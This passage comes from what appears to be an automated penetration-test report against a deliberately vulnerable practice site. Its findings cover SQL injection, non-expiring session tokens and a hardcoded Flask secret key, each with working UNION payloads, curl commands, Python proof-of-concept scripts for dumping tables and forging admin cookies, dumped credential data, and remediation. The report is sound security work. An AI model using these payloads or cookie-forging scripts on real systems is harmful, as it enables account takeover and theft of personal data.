     token_query = \"SELECT * FROM tokens WHERE token = '%s'\" % (str(token))
   create_user():
     token_query = \"SELECT * FROM tokens WHERE token = '%s' AND userid = 10\" % (str(token))

   to a version that validates the timestamp, e.g.:

     token_query = \"SELECT * FROM tokens WHERE token = ? AND expires > ? AND revoked = 0\" %
(str(token), int(time.time()))

   and use `time.time()` (or `datetime.utcnow()`) as the comparison value. Apply the identical
check in `create_widget_reservation()` and anywhere else a token is read.

2. Better: stop trusting a raw token string at all. Issue a random opaque token, store only a
SHA-256/HMAC hash of it, and look the token up by hash. Then add:
   - `revoked` / `invalidated` column so logout and password change actually kill the token;
   - a short absolute lifetime (e.g. 1 hour) plus a sliding refresh token;
   - rotation on every use so a leaked token has a bounded useful lifetime.

3. Delete the `# you'll notice we don't actually check the token expiration date` comment by
actually implementing the check, and add a regression test asserting that a token whose `expires`
is in the past returns HTTP 401 on `/user/{user}` and `/user` (POST).

4. Independently, remove the plaintext password storage and never return the password field in `GET
/user/{user}` -- return a hash-derived indicator instead.",
  "tags": [
    "verified"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:9000/user (POST) and
https://pentest-ground.com:9000/user/{user} (GET)",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-10"
}
```

References
• CWE-613 — https://cwe.mitre.org/data/definitions/613.html
• OWASP A07:2021 - Identification and Authentication Failures

F-016 CRITICAL

Unauthenticated SQL Injection in /post/{id} on pentest-ground.com:81 - full dump of users table (emails, bcrypt password hashes, phone numbers)

PHASE
21 — Novel vulnerability discovery
CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
OWASP
A03:2021 - Injection
AFFECTED ENDPOINT
GET https://pentest-ground.com:81/post/{id}
CVSS V3.1
9.1 (Critical)
CWE
CWE-89
CVE
—

Description
The id path segment of GET /post/{id} on the Flask blog at pentest-ground.com:81 is interpolated directly into a SQL SELECT statement and executed against SQLite, with no parameterization or validation.

Unauthenticated exploitation was achieved:

1. Error-based: appending a single quote raises an unhandled sqlite3.OperationalError, which the Flask app surfaces in a 500 response together with the Werkzeug interactive debugger.
2. In-band data extraction: a UNION SELECT with 5 columns returns attacker-controlled data rendered into the page, allowing full extraction of the users table (usernames, e-mail addresses, bcrypt password hashes, phone numbers) and the posts table, plus the complete SQL schema via sqlite_master.

Impact
full read access to the application database including all user credentials (bcrypt hashes) and personal data. The bcrypt hashes can be cracked offline to take over the admin account, and the PII (phone numbers, e-mail addresses) is a direct confidentiality breach. The same 500 error page also exposes the Werkzeug interactive debugger console, which additionally leaks the application source code and provides an interactive Python console.

Impact
Unauthenticated full database compromise: complete schema disclosure and extraction of every row of the users table (usernames, e-mail addresses, bcrypt password hashes, phone numbers) and the posts table. The bcrypt hashes can be cracked offline to take over the admin account, and the PII (phone numbers, e-mail addresses) is a direct confidentiality breach.

Technical Analysis
Route: GET /post/<post_id> (Flask, pentest-ground.com:81). The handler builds a SQL statement by string-formatting the post_id path segment into a SELECT against the posts table, e.g. SELECT * FROM posts WHERE id = '<post_id>'. Because the value is concatenated into the statement, a single quote terminates the string literal and the remainder is parsed as SQL.

Evidence of the mechanism:

- /post/1 -> 200 (valid id, page renders).
- /post/1%27 -> 500 with sqlite3.OperationalError: unrecognized token: "'" raised by the sqlite3 driver and surfaced by the Werkzeug debugger.
- /post/1%27%27 -> 500 with sqlite3.OperationalError: near "'": syntax error (balanced quote moves the error to a different position, proving the quote is the trigger rather than a generic route failure).
- 0 UNION SELECT 'C1MARK','C2MARK','C3MARK','C4MARK','C5MARK'-- -> 200 with the markers rendered into the page, proving a 5-column SELECT and full in-band control of the result set.

The column mapping (2 = badge, 3 = title, 4 = content) is what makes extraction possible: any attacker-controlled expression placed in column 3 is rendered inside <title> and <h2>, column 2 inside and column 4 inside <p>, giving a reliable in-band extraction channel.

Proof of Concept

1. Baseline: GET https://pentest-ground.com:81/post/1 returns HTTP 200 with the post page.
2. Error-based: GET https://pentest-ground.com:81/post/1%27 returns HTTP 500 with sqlite3.OperationalError: unrecognized token: "'" in the title, plus the Werkzeug interactive debugger.
3. Column mapping: GET /post/0 UNION SELECT 'C1MARK','C2MARK','C3MARK','C4MARK','C5MARK'-- returns HTTP 200 and the markers render as <h2>C3MARK</h2>, C2MARK, C4MARK (so column 3 = title, 2 = badge, 4 = content).
4. Schema: GET /post/0 UNION SELECT 'x','y',group_concat(sql),'z','w' FROM sqlite_master WHERE type='table'-- dumps the full CREATE TABLE statements.
5. Data: GET /post/0 UNION SELECT 'x','y',id||'|'||username||'|'||email||'|'||password||'|'||phone,'z','w' FROM users-- returns all 3 user rows including the admin bcrypt hash and phone numbers.

```
#!/usr/bin/env python3
# Unauthenticated SQLi PoC - pentest-ground.com:81 /post/{id}
import urllib.request, urllib.parse, ssl, re, html
ctx = ssl.create_default_context(); ctx.check_hostname = False; ctx.verify_mode =
ssl.CERT_NONE

def get(u):
    r = urllib.request.Request(u, headers={'User-Agent': 'Mozilla/5.0'})
    try:
        resp = urllib.request.urlopen(r, timeout=25, context=ctx)
        return resp.status, resp.read().decode('utf-8', 'replace')
    except urllib.error.HTTPError as e:
        return e.code, e.read().decode('utf-8', 'replace')

def sqli(payload):
    return get('https://pentest-ground.com:81/post/' + urllib.parse.quote(payload, safe=''))

def title(b):
    m = re.search(r'<title>(.*?)</title>', b, re.S)
    return html.unescape(m.group(1).strip()) if m else b[:200]

# 1. Baseline
s, b = get('https://pentest-ground.com:81/post/1')
print('BASELINE', s, title(b))

# 2. Error-based
s, b = sqli("1'")
print('ERROR-BASED', s, title(b))

# 3. Schema
s, b = sqli("0 UNION SELECT 'x','y',group_concat(sql),'z','w' FROM sqlite_master WHERE
type='table'--")
print('SCHEMA', s, title(b))

# 4. Credentials
s, b = sqli("0 UNION SELECT 'x','y',group_concat(id||'|'||username||'|'||email||'|
'||password||'|'||phone),'z','w' FROM users--")
print('USERS', s, title(b))
```

Exploitation Proof

BASELINE (control, no injection):
URL: https://pentest-ground.com:81/post/1
STATUS: 200
CONTENT-TYPE: text/html; charset=utf-8
TITLE: What is Lorem Ipsum?

ERROR-BASED PROOF (single quote breaks the query):
URL: https://pentest-ground.com:81/post/1%27
STATUS: 500
CONTENT-TYPE: text/html; charset=utf-8
TITLE: sqlite3.OperationalError: unrecognized token: "'" // Werkzeug Debugger
BODY EXCERPT:
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>sqlite3.OperationalError: unrecognized token: "'" // Werkzeug
Debugger</title>
<link rel="stylesheet" href="?__debugger__=yes&cmd=resource&f=style.css"
type="text/css">

BALANCED-QUOTE CONTROL (error moves to a different position, proving the quote is the
trigger):
URL: https://pentest-ground.com:81/post/1%27%27
STATUS: 500
TITLE: sqlite3.OperationalError: near "''": syntax error // Werkzeug
Debugger

IN-BAND / UNION DATA EXTRACTION PROOF (5-column UNION; markers render in the page):
URL: https://pentest-ground.com:81/post/0%20UNION%20SELECT%20%27C1MARK%27%2C%27C2MARK%27%2C%27
C3MARK%27%2C%27C4MARK%27%2C%27C5MARK%27--
STATUS: 200
Rendered body fragment:
<h2> C3MARK </h2>
C2MARK
C4MARK
(column 2 = badge, column 3 = title, column 4 = content)

FULL SCHEMA EXTRACTED:
CREATE TABLE posts (
id INTEGER PRIMARY KEY AUTOINCREMENT,
created TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP,
title TEXT NOT NULL,
content TEXT NOT NULL,
show BOOLEAN NOT NULL DEFAULT FALSE
),CREATE TABLE sqlite_sequence(name,seq),CREATE TABLE users (
id INTEGER PRIMARY KEY AUTOINCREMENT,
username TEXT NOT NULL,
email TEXT NOT NULL UNIQUE,
password TEXT NOT NULL,
phone TEXT NOT NULL
)

USERS TABLE DUMP (all 3 accounts, credentials + PII):
1 | Bonnie | bonnie@security-guard.com |
$2b$12$fZvCcJRisNODOewGkaytq.qHD2bqB5vjvhdcOoZM3TBxN5afYVzeq | +40 723 987 222
2 | admin | admin@security-guard.com |
$2a$12$U5acpaBL2PPt/LWW0uAO3.p4YJRz0FeasfpVvHc4I3FoWho9rt2ku | +40 723 987 233
3 | Bonnie_2 | bonnie_2@security-guard.com |
$2b$12$fZvCcJRisNODOewGkaytq.qHD2bqB5vjvhdcOoZM3TBxN5afYVzeq | +40 723 987 111 exposed

POSTS TABLE DUMP (id, title, visibility flag - the `show` column controls whether a post
appears on /blog):
1 | What is Lorem Ipsum? | show=1
2 | Section 1.10.32 of de Finibus Bonorum et Malorum, written by Cicero in 45 BC | show=1
3 | [post title redacted - unrelated markup-injection test string] | show=0
4 | [post title redacted - unrelated markup-injection test string] | show=0
Independent verifier evidence:
Baseline `GET /post/1` without cookies/auth headers returned HTTP 200 and the normal title
"What is Lorem Ipsum?". `GET /post/1%27` returned HTTP 500 with `sqlite3.OperationalError:
unrecognized token: """` and a Werkzeug Debugger page; `GET /post/1%27%27` returned HTTP 500
with a different SQLite syntax error. A 5-column UNION request containing fresh markers

Verification
data_extracted

Remediation
1. Use parameterized queries (bound parameters) for every SQL statement in the /post/<id> handler and anywhere else the id path segment is used.
2. Constrain id to an integer at the routing layer (Flask <int:post_id> converter) and reject non-numeric input with a 404.
3. Set DEBUG=False in production so the Werkzeug debugger and its source-code console are not reachable; the 500 page currently exposes the debugger console at /console.
4. Add a regression test asserting that /post/1%27 returns 404/400 and never a 500 with a database error.

Business Impact
Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation
Replace dynamic SQL concatenation with parameterised queries / prepared statements across all affected endpoints. Enforce least-privilege database accounts and add monitoring for anomalous query patterns.

Evidence


```
{
  "fix": "Parameterize the query instead of string-interpolating the path segment. In the
`/post/<id>` handler replace the f-string/format SQL with a bound parameter, e.g.:

```python
# BEFORE (vulnerable)
row = db.execute(f\"SELECT * FROM posts WHERE id = {post_id}\").fetchone()

# AFTER (safe)
row = db.execute(\"SELECT * FROM posts WHERE id = ?\", (post_id,)).fetchone()
```

If `post_id` must be an integer, validate first: `post_id = int(post_id)` inside a try/except (or
use a Werkzeug `<int:post_id>` route converter) and return a 404 on failure. Additionally keep
Jinja2 autoescaping enabled for all rendered values, and never run the app with `debug=True` in
production - set `app.run(debug=False)` / `DEBUG=False` so the Werkzeug debugger never leaks source
code or an interactive console.",
  "tags": [
    "verified"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:81/post/{id}",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-23"
}
```

References
• CWE-89 — https://cwe.mitre.org/data/definitions/89.html
• OWASP A03:2021 - Injection

F-017 CRITICAL Session tokens never expire — a 6-year-old expired token (2020) still authenticates as admin and returns the plaintext password

PHASE
21 — Novel vulnerability discovery

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

OWASP
A07:2021 - Identification and Authentication Failures

AFFECTED ENDPOINT
GET https://pentest-ground.com:9000/user/10

CVSS V3.1
9.1 (Critical)

CWE
CWE-613

CVE
—

Description

Insufficient Session Expiration (CWE-613) — the API issues session tokens with a 300-second (5 minute) lifetime, stored in the tokens.expires column of the SQLite database, but no endpoint ever enforces that lifetime. The get_user() handler in vAPI.py carries the developer's own acknowledgement in a source comment: *"you'll notice we don't actually check the token expiration date"*.

The token-consuming handlers (get_user, create_user, create_widget_reservation) look the caller's token up in the tokens table and then authorize purely by comparing the row's userid column to the requested account id. The expires column is never read as an authorization condition — it is consulted only by the login handler, and only to decide whether to mint a *replacement* token. Every token ever issued therefore remains valid forever.

Impact (proven on live endpoints): The live tokens table contains a row belonging to the administrator admin1 whose expires value is 1578513356 — 2020-01-08, more than six years before the test — and that token still authenticates successfully. It grants:

- a full read of the admin's account record including the plaintext password (GET /user/10 -> HTTP 200 with "name": "admin1", "password": "pass1"), and
- unauthorized state changes (POST /widget -> HTTP 200 "created reservation for widget expiredtok1").

The identical requests carrying no credential are correctly rejected with HTTP 401 ("token id None not found" / "must provide valid token"), proving the stale credential is the sole factor granting access.

This weakness is independent of any other issue: with all other flaws remediated, a recovered historical token would still authenticate indefinitely. Token values are also generated as md5(expire_date_string) rather than from a CSPRNG, making them derivable from their own 5-minute expiry window, and tokens are never revoked when a password changes.

Impact

Session tokens never expire, so a single leaked or recovered token provides permanent, irrevocable access to the corresponding account. The live database contains a token that expired on 2020-01-08 and still authenticates as the administrator admin1, returning that account's plaintext password, and still authorizes state changes. An attacker who recovers a historical token (from logs, a breach, a backup, or a previous compromise) retains full administrative access indefinitely with no re-authentication and no way for the defender to revoke it by waiting. Because tokens are derived as md5(expire_date), they are also predictable rather than random, which further weakens the session scheme.

Technical Analysis

The tokens table stores an expires epoch integer, but that column is consulted only inside the login handler to decide whether to mint a replacement token - never as an authorization predicate. The token-consuming handlers (get_user, create_user, create_widget_reservation) fetch the caller's row and authorize purely on the row's userid column matching the requested account id. The source even carries the developer's own acknowledgement: "# you'll notice we don't actually check the token expiration date". Token generation is also weak: hashlib.md5 over the ctime-formatted expiry, so a token is fully derivable from its own 5-minute expiry window. The stale row (id 5, expires 1578513356 = 2020-01-08, userid 10) proves the gap on a live endpoint.

Proof of Concept

1. Recover a historical token and its expires value (e.g. token id 5 = 203cc3e8cca8a5137958b23c512d93a4, expires=1578513356 = 2020-01-08). 2. Control: GET /user/10 with no credential -> 401 "token id None not found". 3. Exploit: GET /user/10 with the 2020-expired token -> HTTP 200 with admin1's plaintext password. 4. Control 2: GET /user/10 with a rotated-away token -> 401 "not found", proving acceptance of the 2020 token is caused by the missing lifetime check and not by the token being current. 5. Exploit 2: POST /widget with the same expired token -> 200 "created reservation for widget expiredtok1"; identical request with no credential -> 401 "must provide valid token".

```
# Expired 2020 token still leaks the admin's plaintext password
curl -sk 'https://pentest-ground.com:9000/user/10' \
  -H 'X-Auth-Token: 203cc3e8cca8a5137958b23c512d93a4'

# Same expired token performs an authorized state change
curl -sk -X POST 'https://pentest-ground.com:9000/widget' \
  -H 'Content-Type: application/json' \
  -H 'X-Auth-Token: 203cc3e8cca8a5137958b23c512d93a4' \
  -d '{"name":"expiredtok1"}'

# Control (no credential) is rejected
curl -sk 'https://pentest-ground.com:9000/user/10'
```

Exploitation Proof

```
=== DATABASE EVIDENCE: the stale credential row (from the live `tokens` table) ===
Token row id 5:  token=203cc3e8cca8a5137958b23c512d93a4  userid=10  expires=1578513356
`expires=1578513356` == Wed Jan  8 19:55:56 UTC 2020   (EXPIRED over 6 years before the test)
Server time during the test: epoch 1793010890 (2026-10-25)

=== BASELINE / CONTROL 1: the same request WITHOUT the credential ===
GET /user/10 HTTP/1.1
Host: pentest-ground.com:9000

HTTP/1.1 401
{
  "error": {
    "message": "token id None not found"
  }
}

=== EXPLOIT: the 2020-expired token authenticates as the admin and leaks the plaintext
password ===
GET /user/10 HTTP/1.1
Host: pentest-ground.com:9000
X-Auth-Token: 203cc3e8cca8a5137958b23c512d93a4

HTTP/1.1 200 OK
{
  "user": {
    "id": 10,
    "name": "admin1",
    "password": "pass1"
  }
}

=== EXPLOIT: the same expired token performs an unauthorized state change ===
POST /widget HTTP/1.1
Host: pentest-ground.com:9000
Content-Type: application/json
X-Auth-Token: 203cc3e8cca8a5137958b23c512d93a4

{"name": "expiredtok1"}

HTTP/1.1 200 OK
{
  "message": "created reservation for widget expiredtok1"
}

=== CONTROL 2: identical state change WITHOUT the credential is rejected ===
POST /widget HTTP/1.1
Host: pentest-ground.com:9000
Content-Type: application/json

{"name": "expiredtok1"}

HTTP/1.1 401
{
  "error": {
    "message": "must provide valid token"
  }
}

=== CONTROL 3: a rotated-away (never expired, but deleted) token for the same admin is
rejected ===
GET /user/10 HTTP/1.1
Host: pentest-ground.com:9000
X-Auth-Token: 7e446739d5a184e1b5d5cb717cda0799

HTTP/1.1 401
{
  "error": {
    "message": "token id 7e446739d5a184e1b5d5cb717cda0799 not found"
  }
}
(This proves the 200 above is caused by the LIFETIME never being checked - a token that was
deleted is rejected, while a 2020-expired one is accepted.)
```

Verification
exploited

Remediation
1. Add AND expires > ? to every token lookup in vAPI.py (get_user, create_user, create_widget_reservation) and bind int(time.time()) as the parameter. 2. Return a uniform 401 "invalid or expired token" for missing, invalid, and expired tokens. 3. Delete expired rows from the tokens table on login rather than retaining them indefinitely. 4. Mint a fresh token on every successful login and invalidate the previous one. 5. Revoke all tokens when a password is changed. 6. Use a cryptographically random token (secrets.token_hex(32)) instead of md5(expire_date), so the token is not derivable from its own expiry. 7. Audit the live tokens table and invalidate every token issued before the fix.

Business Impact
Direct compromise of confidentiality, integrity, or availability. Material business and regulatory consequences are likely.

Recommendation
Treat as an active incident. Patch or compensating-control the affected component immediately and review logs for indicators of exploitation.

Evidence


```
{
  "fix": "Enforce the token lifetime in every handler that consumes a token. In `vAPI.py`, change
the token lookup in `get_user()`, `create_user()` and `create_widget_reservation()` so the expiry
becomes part of the authorization decision:

```python
# BEFORE (vulnerable) - lifetime never checked
token_record = fetch_token_row(str(token))
if token_record[2] == user_record[0]:

# AFTER (fixed) - lifetime enforced server-side
c.execute(
    \"SELECT id, userid, expires FROM tokens WHERE token = ? AND expires > ?\",
    (str(token), int(time.time())),
)
token_record = c.fetchone()
if token_record is None:
    return {\"error\": {\"message\": \"invalid or expired token\"}}, 401
```

Apply the same change to `create_user()` and `create_widget_reservation()`. Additionally, delete
expired token rows on login instead of leaving them in the table, and reduce the token lifetime
from 300 seconds to a value matched to the use case. Consider rotating the token on every login and
revoking the token when the password changes.",
  "tags": [
    "needs-manual-verification"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:9000/user/10",
  "verified": false,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-25"
}
```

References
• CWE-613 — https://cwe.mitre.org/data/definitions/613.html
• OWASP A07:2021 - Identification and Authentication Failures

F-018 CRITICAL

Full authentication bypass on FlaskBlog via hardcoded Flask SECRET_KEY — forge session cookies for any user including admin

PHASE
21 — Novel vulnerability discovery

CVSS V3.1
9.1 (Critical)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

CWE
CWE-321

OWASP
A07:2021 - Identification and Authentication Failures

CVE
—

AFFECTED ENDPOINT
GET https://pentest-ground.com:81/dashboard

Description

The FlaskBlog application on port 81 signs its session cookies with a hardcoded, publicly-visible secret key:

```
app = Flask(__name__)
bcrypt = Bcrypt(app)
app.config["SECRET_KEY"] = "your secret key"     # app.py:50
```

The Flask session cookie is a signed (not encrypted) itsdangerous token whose payload is just {"user_id": <id>}. Authentication and identity are determined solely by that client-held value:

```
@app.route("/login", methods=("GET", "POST"))
def login():
    if "user_id" in session:
        return redirect(f"https://{request.host}:81/dashboard")
    ...
            if bcrypt.check_password_hash(stored_password, password):
                session["user_id"] = user_id
```

```
@app.route("/dashboard", methods=("GET", "POST"))
def dashboard():
    if "user_id" in session:
        user_id = session.get("user_id")
        user = cur.execute("SELECT * FROM users WHERE id =" + str(user_id)).fetchone()
        username = user[1]; email = user[2]
        phone = cur.execute("SELECT phone FROM users WHERE email = '" + email +
"';").fetchall()
```

Because the signing key is a literal string in the source, anyone can mint a valid session cookie for any account without knowing any password — a complete authentication bypass and horizontal/vertical privilege escalation. "your secret key" is not an unfilled placeholder; it is the literal value the running application uses (proved below: a cookie signed with it is accepted, and one signed with any other key is rejected).

Impact

full unauthenticated takeover of any account, including admin (user_id=2). The admin dashboard discloses the account's e-mail, employee ID and phone number, and POST /dashboard under the forged session executes UPDATE users SET email = ? WHERE id = ? — a real state change on the admin account. The same forged session also unlocks POST /create (arbitrary post creation with an outbound requests.get(reference) SSRF primitive) and POST /<id>/edit. The admin dashboard is additionally the launch point for the second-order SQL injection that dumps the whole users table including bcrypt password hashes.

Impact

Complete unauthenticated authentication bypass on FlaskBlog. An attacker forges a session for any user id — including admin (user_id=2) — and reaches /dashboard with no credentials, because session["user_id"] is the only authorization check in the application. Confirmed impact from the live response: the admin account's e-mail (admin@security-guard.com), employee ID (2) and phone number (+40 723 987 233) are disclosed; POST /dashboard under the forged session performs UPDATE users SET email = ? WHERE id = 2, a real write to the admin record; and the same forged identity grants access to POST /create (arbitrary post creation plus an outbound requests.get(reference) SSRF primitive) and POST /<id>/edit. The admin dashboard is also the entry point for the second-order SQL injection that dumps the entire users table including bcrypt password hashes. Combined with the hardcoded HTTP Basic credential bonnie:Bonni3 guarding /top_secret (XALG-32), the application has no effective access control on any protected route.

Technical Analysis

Root cause: CWE-321 (Use of Hard-coded Cryptographic Key) combined with CWE-287 (Improper Authentication) / CWE-347 (Improper Verification of Cryptographic Signature). The Flask session cookie is an itsdangerous-signed token; the HMAC key that validates it is the literal string "your secret key" at /app/app.py line 50. The session payload contains only {"user_id": N}, and the sole authorization check across the app is if "user_id" in session. The differential test proves the key value rather than assuming it: cookies signed with "your secret key" are accepted (HTTP 200, 9703 bytes, raw HTML contains the admin e-mail/phone), while cookies with no value, a garbage value, or a value signed with a different key are all rejected (HTTP 302 -> /login, 276 bytes, none of that data present). authz_matrix independently confirms the cross-identity differential: role A 200/9703, role B 200/9705, anonymous 302/276. Because the secret is a literal in the application source it is present in every image layer, backup, and repository clone, so the bypass is permanent until the key is rotated.

Proof of Concept

1. Read the hardcoded key "your secret key" from /app/app.py:50.
2. Mint a Flask session cookie with payload {'user_id': 2} using itsdangerous' URLSafeTimedSerializer with salt='cookie-session', key_derivation='hmac', digest_method=hashlib.sha1.
3. Send GET /dashboard with Cookie: session=<forged> — no username, no password, no Basic auth.
4. The server accepts it and returns HTTP 200 with the admin dashboard containing You are logged in as: admin, Employee ID: 2, admin@security-guard.com and +40 723 987 233.
5. Control: the same cookie signed with any other key, a garbage cookie, and no cookie at all are all redirected to /login and contain none of that data.

```
python3 - <<'PY'
from itsdangerous import URLSafeTimedSerializer
import hashlib, urllib.request, ssl
SECRET = "your secret key"          # hardcoded at /app/app.py:50
def forge(uid):
    s = URLSafeTimedSerializer(SECRET, salt='cookie-session', serializer=None,
        signer_kwargs={'key_derivation': 'hmac', 'digest_method': hashlib.sha1})
    return s.dumps({'user_id': uid})
ctx = ssl.create_default_context(); ctx.check_hostname=False; ctx.verify_mode=ssl.CERT_NONE
r = urllib.request.Request('https://pentest-ground.com:81/dashboard',
    headers={'User-Agent':'Mozilla/5.0','Cookie':'session='+forge(2)})
resp = urllib.request.urlopen(r, context=ctx, timeout=40)
b = resp.read().decode()
print(resp.geturl())
print('admin session:', 'logged in as: <strong>admin</strong>' in b)
print('admin email leaked:', 'admin@security-guard.com' in b)
PY
```

Exploitation Proof

CONTROL — an anonymous request is rejected and redirected to the login page, and returns NO admin data:

```
=== ANON control (no cookie) ===
HTTP 302 Location: https://pentest-ground.com:81/login len 276
'admin@security-guard.com' present: False
'+40 723 987 233' present: False
'Employee ID' present: False
```

EXPLOIT — the identical request with a session cookie forged offline with the hardcoded key:

```
=== FORGED admin session ===
HTTP 200 Location: None len 9703
   RAW LINE: <p>You are logged in as: <strong>admin</strong></p>
   RAW LINE: <p>email: <input type="text" name="email" value="admin@security-guard.com"></p>
   RAW LINE: <p>Employee ID: 2</p>
   RAW LINE: <p>Phone: <textarea name="phone" rows="1" cols="60">+40 723 987
233</textarea></p>
```

Body-level differential (anonymous vs forged), same URL:

```
############ ANONYMOUS CONTROL ############
final URL: https://pentest-ground.com:81/login  len: 8852
contains 'logged in as': False
contains 'admin@security-guard.com': False
contains '+40 723 987 233': False

############ FORGED ADMIN SESSION ############
final URL: https://pentest-ground.com:81/dashboard  len: 9703
contains 'logged in as': True
contains 'admin@security-guard.com': True
contains '+40 723 987 233': True
EXTRACTED ADMIN PII BLOCK: User Information email: Employee ID: 2 Phone: +40 723 987 233
Phone: --> Save Dashboard Actions Clients ...

############ BODY DELTA ############
anon len 8852  vs  forged-admin len 9703
```

Negative controls proving the KEY VALUE (not just "a cookie was accepted"). A cookie signed with any other key, a garbage cookie, and no cookie are all treated identically (rejected -> /login):

```
no cookie at all                          -> HTTP 200  final=/login       NOT-LOGGED-IN
invalid/garbage session value             -> HTTP 200  final=/login       NOT-LOGGED-IN
signed with WRONG secret key              -> HTTP 200  final=/login       NOT-LOGGED-IN
```

Independent cross-identity confirmation via authz_matrix (replays the same request as role A = admin, role B = Bonnie, and anonymous):

```
Authorization matrix for GET /dashboard (host pentest-ground.com:81):
  • primary session (role A, ingested): status 200, 9703 bytes  [authorized baseline]
  • second account (role B, ingested): status 200, 9705 bytes  -> SAME successful response as
the authorized identity — likely broken access control
  • anonymous: status 302, 276 bytes  -> redirected (likely to authentication) — restricted
```

Any user id can be impersonated (horizontal + vertical privilege escalation in one primitive):

```
user_id=2 (admin)  hardcoded key          -> HTTP 200  final=/dashboard   logged in as: admin
User Informatio
user_id=1 (Bonnie) hardcoded key          -> HTTP 200  final=/dashboard   logged in as:
Bonnie User Informati
user_id=3 (Bonnie_2) hardcoded key        -> HTTP 200  final=/dashboard   logged in as:
Bonnie_2 User Informa
```

Reproducible PoC (self-contained, requires NO credentials and NO interaction with the target to mint the token):

```
from itsdangerous import URLSafeTimedSerializer
import hashlib, urllib.request, ssl

SECRET = "your secret key"          # hardcoded at /app/app.py:50
def forge(user_id):
    s = URLSafeTimedSerializer(SECRET, salt='cookie-session', serializer=None,
        signer_kwargs={'key_derivation': 'hmac', 'digest_method': hashlib.sha1})
    return s.dumps({'user_id': user_id})

ctx = ssl.create_default_context(); ctx.check_hostname = False; ctx.verify_mode =
ssl.CERT_NONE
r = urllib.request.Request('https://pentest-ground.com:81/dashboard',
        headers={'User-Agent': 'Mozilla/5.0', 'Cookie': 'session=' + forge(2)})
resp = urllib.request.urlopen(r, context=ctx, timeout=40)
body = resp.read().decode()
assert 'logged in as: <strong>admin</strong>' in body
print('ADMIN SESSION FORGED ->', resp.geturl())
```

Forged cookie value used in the proof (for reproduction):

```
session=eyJ1c2VyX2lkIjoyfQ.at9PCA.Jgtkdrk4DJWngkH_iUOTpDyr7ro
```

Source confirmation (/app/app.py):

```
50:app.config["SECRET_KEY"] = "your secret key"
...
187:@app.route("/login", methods=("GET", "POST"))
188:def login():
189:    if "user_id" in session:
190:        return redirect(f"https://{request.host}:81/dashboard")
...
202:            if bcrypt.check_password_hash(stored_password, password):
203:                session["user_id"] = user_id
...
219:@app.route("/dashboard", methods=("GET", "POST"))
220:def dashboard():
221:    if "user_id" in session:
223:        user_id = session.get("user_id")
227:            user = cur.execute("SELECT * FROM users WHERE id =" + str(user_id)).fetchone()
231:                phone = cur.execute("SELECT phone FROM users WHERE email = '" + email +
"';").fetchall()
```

Verification
exploited

Remediation
1. Replace app.config["SECRET_KEY"] = "your secret key" with a value loaded from an environment variable or mounted secret file, and fail closed if it is missing.
2. Rotate the key immediately (it is published in source and must be considered compromised); rotate again after deployment so all forged cookies are invalidated.
3. Purge the key from git history and add gitleaks/trufflehog to CI.
4. Set SESSION_COOKIE_SECURE / HTTPONLY / SAMESITE explicitly.
5. Move to server-side sessions so identity is not decided purely by a client-held signed token.
6. Parameterize the SQL in dashboard() ("SELECT * FROM users WHERE id =" + str(user_id) and the phone lookup).

Business Impact
Direct compromise of confidentiality, integrity, or availability. Material business and regulatory consequences are likely.

Recommendation
Treat as an active incident. Patch or compensating-control the affected component immediately and review logs for indicators of exploitation.

Evidence


```
{
  "fix": "Rotate the session signing key immediately and load it from a secret store; never commit
it to the repository.

```python
import os
app = Flask(__name__)
bcrypt = Bcrypt(app)
# read from an injected secret; fail closed if absent
app.config[\"SECRET_KEY\"] = os.environ.get(\"FLASK_SECRET_KEY\") or
_load_secret_file(\"/run/secrets/flask_secret_key\")
if not app.config[\"SECRET_KEY\"]:
    raise RuntimeError(\"SECRET_KEY must be configured\")
```

Concretely:
1. Generate a strong random key (`python3 -c \"import secrets;print(secrets.token_hex(32))\"`),
store it in an environment variable or a mounted secret file (`/run/secrets/flask_secret_key`), and
change it immediately — the current value must be treated as permanently compromised.
2. Rotate the key again after deployment so that every previously forged cookie is invalidated.
3. Add `SESSION_COOKIE_SECURE = True`, `SESSION_COOKIE_HTTPONLY = True` and
`SESSION_COOKIE_SAMESITE = \"Lax\"` to the config.
4. Remove the key from version control, purge it from git history (`git filter-repo`), and add a
pre-commit secret scanner (gitleaks/trufflehog) plus a CI check that fails when `SECRET_KEY` is a
literal.
5. Do not let the client-held token be the sole identity: bind the session to a server-side session
id (`flask-session` with a server-side store) so a forged or leaked cookie cannot select an
arbitrary `user_id`.
6. Additionally, fix the SQL string concatenation in `dashboard()` (`\"SELECT * FROM users WHERE id
=\" + str(user_id)` and `\"SELECT phone FROM users WHERE email = '\" + email + \"'\"`) —
parameterize both.",
  "tags": [
    "exploit-proven"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:81/dashboard",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-34"
}
```

References

- CWE-321 — https://cwe.mitre.org/data/definitions/321.html
- OWASP A07:2021 - Identification and Authentication Failures

---

F-019 HIGH

Unauthenticated SQL Injection in X-Auth-Token header on POST /widget — token requirement fully bypassed

PHASE
21 — Novel vulnerability discovery

CVSS V3.1
8.2 (High)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

CWE
CWE-89

OWASP
A03:2021 - Injection

CVE
—

AFFECTED ENDPOINT
POST https://pentest-ground.com:9000/widget

Description

